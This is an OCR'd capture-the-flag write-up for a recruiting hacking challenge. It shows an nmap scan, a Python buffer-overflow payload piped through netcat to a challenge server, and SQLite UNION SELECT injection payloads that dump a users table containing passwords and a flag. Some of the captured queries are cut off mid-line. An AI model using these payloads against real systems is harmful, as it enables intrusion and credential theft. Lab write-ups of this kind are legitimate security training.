


```
┌──(darknet㉿kali)-[~]
└─$ nmap -sV 13.56.174.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 00:37 MSK
Nmap scan report for ec2-13-56-174-27.us-west-1.compute.amazonaws.com (13.56.17
.27)
Host is up (0.079s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        nginx 1.18.0 (Ubuntu)
443/tcp   open  ssl/http    nginx 1.18.0 (Ubuntu)
1984/tcp  open  bigbrother?
10001/tcp open  scp-config?
10002/tcp open  documentum?
2 services unrecognized despite returning data. If you know the service/version
 please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cg
?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port1984-TCP:V=7.94SVN%I=7%D=12/18%Time=6761EF47%P=aarch64-unknown-linu
SF:x-gnu%r(NULL,5B,"For\x20a\x20moment,\x20nothing\x20happened\.\x20Then,\
SF:x20after\x20a\x20second\x20or\x20so,\x20nothing\x20continued\x20to\x20h
SF:appen\.\n>\x20")%r(GenericLines,80,"For\x20a\x20moment,\x20nothing\x20h
SF:appened\.\x20Then,\x20after\x20a\x20second\x20or\x20so,\x20nothing\x20c
SF:ontinued\x20to\x20happen\.\n>\x20So\x20long\x20and\x20thanks\x20for\x20
```

After identifying port 1984 as a potential target, a connection attempt was made using netcat (nc).

A Python 3 script was crafted to send a custom payload to port 1984. Upon successfully sending the crafted payload, the system responded with the message:


"Congratulations! Here is your flag: a995d992-96ad-4dbf-9a04-303903222956".



```
┌──(darknet㉿kali)-[~]
└─$ nc 13.56.174.27 1984
For a moment, nothing happened. Then, after a second or so, nothing continued to
 happen.
>

┌──(darknet㉿kali)-[~]
└─$ python3 -c 'print("A" * 8 + "\x2a\x00\x00\x00")' | nc 13.56.174.27 1984
For a moment, nothing happened. Then, after a second or so, nothing continued to
 happen.
> Congratulations! Here is your flag: a995d992-96ad-4dbf-9a04-303903222956

┌──(darknet㉿kali)-[~]
└─$ 
```

- The **exploitation phase**, specifically targeting port 1984 with a crafted buffer overflow payload, was successful, resulting in the retrieval of a flag.

- The flag "a995d992-96ad-4dbf-9a04-303903222956"




Great work!

Please provide a writeup of your work on the challenges and progress cookie to us. If you have an existing application, reply to your application emails. Otherwise, email jobs@securityinnovation.com (full-time roles) or internships@securityinnovation.com (internship program).

Challenge 6

Here is the progress code: jNmYcOvn0dRaWiP8YW8cncfLIJ+KTHlcc4UI3nQRVwyanI13dEHnFJnOZHa47oagHDN6COywXdKlJeswb9z1ayvGZpJEnrDu7+cqVq3utY=

In the "SQL 3 - Music Lookup" challenge, a web application with a search functionality was found to be vulnerable to SQL injection. The vulnerability was confirmed by injecting ' OR 1=1 --, which returned all entries from the music database. Using UNION SELECT payloads, the number of columns in the original query was determined to be ten. The sqlite_master table, specific to SQLite databases, was then queried to identify a table named verysecretuserstable. Further UNION SELECT injections revealed the table's structure, exposing columns: id, username, email, and passwd. Finally, a query targeting these columns extracted user data, including usernames and password. The flag 05e43ac277298d6cbc6ebd0afab9696f, was identified



Challenge: SQL 3

MUSIC LOOKUP


Please do not use automated tools. They are not necessary for this challenge.

Submit a query:

Look up information in our music database (eg. search for 'iwrestledabearonce' or 'Parov Stelar').

Note: this is now way more secure than the book lookup!

```
iwrestledabearonce' UniOn select sqlite_version(),2,3,4,5,6,7,8,9,1
```



Challenge: SQL 3

MUSIC LOOKUP

Please do not use automated tools. They are not necessary for this challenge.


Submit a query:

Look up information in our music database (eg. search for 'iwrestledabearonce' or 'Parov Stelar').

Note: this is now way more secure than the book lookup!

```
iwrestledabearonce' UniOn select name,2,3,4,5,6,7,8,9,10 from sq
```

Hints:




Challenge: SQL 3

MUSIC LOOKUP

Challenge: SQL 3

Results:

```
It's All Happening   iwrestledabearonce  Century Media Records  2009  0  1
music                2                   3                      4     5  6
verysecretuserstable 2                   3                      4     5  6
```



Can You Hack Us?

Challenge: SQL 3

MUSIC LOOKUP

Please do not use automated tools. They are not necessary for this challenge.


Submit a query:

Look up information in our music database (eg. search for 'iwrestledabearonce' or 'Parov Stelar').

Note: this is now way more secure than the book lookup!

```
iwrestledabearonce' UniOn select id,username,email,passwd,5,6,7
```

Hints:



Can You Hack Us?

Challenge: SQL 3


MUSIC LOOKUP

Challenge: SQL 3

Results:

1	bob	bob@mailinator.com	bobberson!	5	6
2	jim	jim@gmail.com	jimisthebest123	5	6
3	insoc	whatson@yourmind.com	(pureenergy)	5	6
4	flag	you.got@me.com	05e43ac277298d6cbc6ebd0afab9696f	5	6
It's All Happening	iwrestledabearonce	Century Media Records	2009	0	1

Hints:



Challenge: SQL 3

MUSIC LOOKUP

Please do not use automated tools. They are not necessary for this challenge.


Submit a query:

Look up information in our music database (eg. search for 'iwrestledabearonce' or 'Parov Stelar').

Note: this is now way more secure than the book lookup!

```
iwrestledabearonce' UniOn select 1,2,3,4,5,6,7,8,9,10--
```

Hints:



Can You Hack Us?

